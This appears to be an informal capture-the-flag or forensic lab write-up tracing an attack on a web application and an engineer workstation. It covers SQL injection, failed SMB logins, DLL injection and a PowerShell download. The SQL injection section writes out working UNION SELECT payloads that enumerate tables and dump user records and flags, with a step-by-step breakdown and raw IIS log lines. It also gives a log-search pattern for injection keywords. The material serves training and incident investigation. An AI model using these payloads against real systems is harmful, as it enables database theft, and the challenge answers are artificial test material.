
to get the table we can either analyse the logs and re run the attacker payloads or use powershell like this. `Get-ChildItem "C:\inetpub\logs\LogFiles\" -Recurse -Include *.log |` Select-String -Pattern "union", "select", "admin'", "information_schema" | `Out-File C:\IIS_Suspected_SQLi_Logs.txt`
``

or run this.

Explanation:

- `information_schema.tables`: system table that holds all tables in all databases
- `where table_schema=database()`: filters only the current database.
- `count(*)`: returns the **number of tables** in that DB.

```
' union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()#
```



So the tables are two.

Damped


Attacker dumped the entire databse and discoverd a super user with his id containg the flag,they also found a search functionlity in the application that led them to the sampe super user id

📌 Flag 1:what was the flag ?

so to get the flag we need to find the field holding it.

payload. `' UNION SELECT 1,2,3,group_concat(id,':',username,':',role) FROM users#`

output:




running this payload will get us the flag.

```
' UNION SELECT 1,2,3,GROUP_CONCAT(flag) FROM employees-- -
```

Breakdown:

- `'` — Closes the original query's string input, allowing injection of a new SQL statement.
- `UNION SELECT` — Combines the results of your injected query with the original query results. The original query probably expects **4 columns** (since you select 4 values here).
- `1, 2, 3` — These are dummy values for the first three columns just to satisfy the expected column count and data types.
- `GROUP_CONCAT(flag)` — This is the key part: it concatenates all values in the `flag` column from the `employees` table into a single string, separated by commas by default. This pulls **all flags** stored in the database into the query result.
- `FROM employees` — Specifies the table to pull the `flag` column data from.
- `-- -` — This comments out the rest of the original query to prevent syntax errors.



This is a **SQL Injection payload using UNION SELECT** to extract data from the database by tricking the backend into running your injected query and appending the result to the original query's result set.


The above can also be traced from the iis logs.

```
25-06-03 20:50:23 ::1 GET /employee/dashboard.php search=admin%27+order+by+4%23 80 - ::1 Mozilla/5.0+(Windows+NT+10.0;+Win6
25-06-03 20:50:29 ::1 GET /employee/dashboard.php search=admin%27+order+by+5%23 80 - ::1 Mozilla/5.0+(Windows+NT+10.0;+Win6
25-06-03 20:52:39 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2Cdatabes%28%29%23+ 80 - ::1 Mozil
25-06-03 20:52:55 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2Cdatabase%28%29%23+ 80 - ::1 Mozi
25-06-03 20:56:37 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2C%40version%28%29%23+ 80 - ::1 Mo
25-06-03 20:57:28 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2C%40%40version%28%29%23+ 80 - ::1
25-06-03 20:58:07 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C%40version%2Cdatabase%28%29%23+ 80 -
25-06-03 20:58:22 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2Cdatabase%28%29%23+ 80 - ::1 Mozi
25-06-03 20:59:07 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2Cversion%28%29%23 80 - ::1 Mozill
25-06-03 21:04:09 ::1 GET /employee/dashboard.php search=%27+union+select+1%2C2%2C3%2Cgroup_concat%28table_name%29+from+int
25-06-03 21:04:33 ::1 GET /employee/dashboard.php search=%27+union+select+1%2C2%2C3%2Cgroup_concat%28table_name%29+from+int
25-06-03 21:11:41 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2Cgroup_concat%28column_name%29%2C4+FROM+in
25-06-03 21:12:11 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2Cgroup_concat%28column_name%29%2C4+FROM+in
25-06-03 21:12:30 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28column_name%29%2C4+FRO
25-06-03 21:12:41 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28column_name%29%2C4+FRO
25-06-03 21:13:57 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2Cgroup_concat%28concat%28table_name%2C%27%
25-06-03 21:14:01 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2Cgroup_concat%28concat%28table_name%2C%27%
25-06-03 21:16:28 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28id%2C%27%3A%27%2Cuserr
25-06-03 21:19:29 ::1 GET /employee/dashboard.php search=%27+union+select+group_concat%28username%29%2Cgroup_concat%28passw
25-06-03 21:19:58 ::1 GET /employee/dashboard.php search=%27+union+select+group_concat%28flag%29%2Cgroup_concat%28email%29
25-06-03 21:20:12 ::1 GET /employee/dashboard.php search=%27+union+select+group_concat%28flag%29%2Cgroup_concat%28email%29%
25-06-03 21:21:01 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2Cgroup_concat%28flag%2C%27%3A%27%2Cemail%2
25-06-03 21:21:15 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28flag%2C%27%3A%27%2Cema
```


Impersonate

Q7. The attacker tried to log into the engineer workstation computer using SMB from mutile public ip addresses but failed

📌 Flag 7: Which users was attacker trying to login through?



results of the login failures.




answer is adminuser

CLI

Which process initiated the execution of PowerShell on engineer work station?

answer. explorer.exe



injection

Your SIEM alerts you that a suspicious DLL was injected into a legitimate Windows process on a user's workstation.


After reviewing process memory and analyzing the injection, you can confirm that a DLL was loaded into the target process by a remote thread.

qn: Which process was the malicious DLL injected into and what i sthe name of the malicious dll?

Answer-format: prosessname:dllname

query

```
index="win_hosts" host=eng_workstation Computer=Warning
```



C2 server

A PowerShell script (Event ID 4104) downloads content from a suspicious domain to the engineer work station. 📌 Flag 1: what was the full suspicious url from which the

suspicious malware file was downloaded from?

answer: http://suspicious.com/filename